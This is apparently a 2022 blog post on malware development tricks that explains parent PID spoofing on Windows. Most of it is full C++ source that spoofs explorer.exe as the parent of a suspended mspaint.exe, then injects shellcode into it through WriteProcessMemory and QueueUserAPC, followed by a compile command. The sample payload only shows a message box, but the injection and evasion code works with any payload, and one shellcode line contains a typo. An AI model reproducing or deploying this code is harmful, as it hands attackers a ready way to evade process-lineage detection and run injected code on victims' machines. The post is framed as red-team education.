


Malware development tricks: parent PID spoofing. Simple C++ example.

cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html

September 6, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!




This article is the result of my own investigation into interesting trick: parent process ID spoofing.

parent PID spoofing


Monitoring the relationships between parent and child processes is a common method used by threat hunting teams to identify malicious activities. Red teams have adopted parent PID spoofing as a method of evasion. The `CreateProcess` Windows API call supports a parameter that allows the user to specify the Parent PID. This means that a malicious process can use a different parent than the one being executed when it is created.

practical example


Let's look at a practical example. First of all, let's say that we have some process, like `mspaint.exe` :



As you can see, PID is `3396` . If we look at its parent process (PID: `2876`), we can see `explorer.exe` :



Also we can see via Process Hacker that current directory is `C:\Windows\System32\` :



Then, the execution flow of this trick is detailed in the following steps:

I got `explorer.exe` PID:

```
int pid = findMyProc(argv[1]);
if (pid) {
    printf("PID = %d\n", pid);
}
```

```
HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);
```

Create process `mspaint.exe` :

```
CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE,
CREATE_SUSPENDED | CREATE_NO_WINDOW | EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
reinterpret_cast<LPSTARTUPINFOA>(&si), &pi);
LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Write `meow-meow` payload to created process memory:

```
BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload,  
sizeof(my_payload), nb);
```

Add a user-mode asynchronous procedure call (APC) object to the APC queue of the thread of the created process:

```
QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
```

Resume thread:

```
ResumeThread(pi.hThread);  
CloseHandle(pi.hThread);
```

So, the full source code of this trick is:

```

/*
hack.cpp
parent PID spoofing with APC
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html
*/
#include <windows.h>
#include <tlhelp32.h>
#include <iostream>

int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

    // initializing size: needed for using Process32First
    pe.dwSize = sizeof(PROCESSENTRY32);

    // info about first process encountered in a system snapshot
    hResult = Process32First(hSnapshot, &pe);

    // retrieve information about the processes
    // and exit if unsuccessful
    while (hResult) {
        // if we find the process: return process ID
        if (strcmp(procname, pe.szExeFile) == 0) {
            pid = pe.th32ProcessID;
            break;
        }
        hResult = Process32Next(hSnapshot, &pe);
    }

    // closes an open handle (CreateToolhelp32Snapshot)
    CloseHandle(hSnapshot);
    return pid;
}

int main(int argc, char* argv[]) {
    unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"

```

```
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
STARTUPINFOEXA si;  
PROCESS_INFORMATION pi;  
SIZE_T st;  
int pid = findMyProc(argv[1]);  
if (pid) {  
    printf("PID = %d\n", pid);  
}
```

```
HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);
```

```
ZeroMemory(&si, sizeof(STARTUPINFOEXA));  
InitializeProcThreadAttributeList(NULL, 1, 0, &st);  
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0,  
st);  
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &st);  
UpdateProcThreadAttribute(si.lpAttributeList, 0,  
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL, NULL);  
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
```

```
CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE,  
CREATE_SUSPENDED | CREATE_NO_WINDOW | EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,  
reinterpret_cast<LPSTARTUPINFOA>(&si), &pi);
```

```
LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE |  
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

```
SIZE_T *nb = 0;
```

```
BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload,  
sizeof(my_payload), nb);
```

```
QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
```

```
ResumeThread(pi.hThread);
```

```
CloseHandle(pi.hThread);
```

```
    return 0;
}
```


As you can see, I reused my code from [this](#) and [this](#) posts.

Here I have hardcoded a bit the process which being started, you can modify it so that it accepts it from the command-line arguments

demo

Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




```
(cocomelon@kali) ~/hacking/cybersec_blog/2022-09-06-malware-tricks-23
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

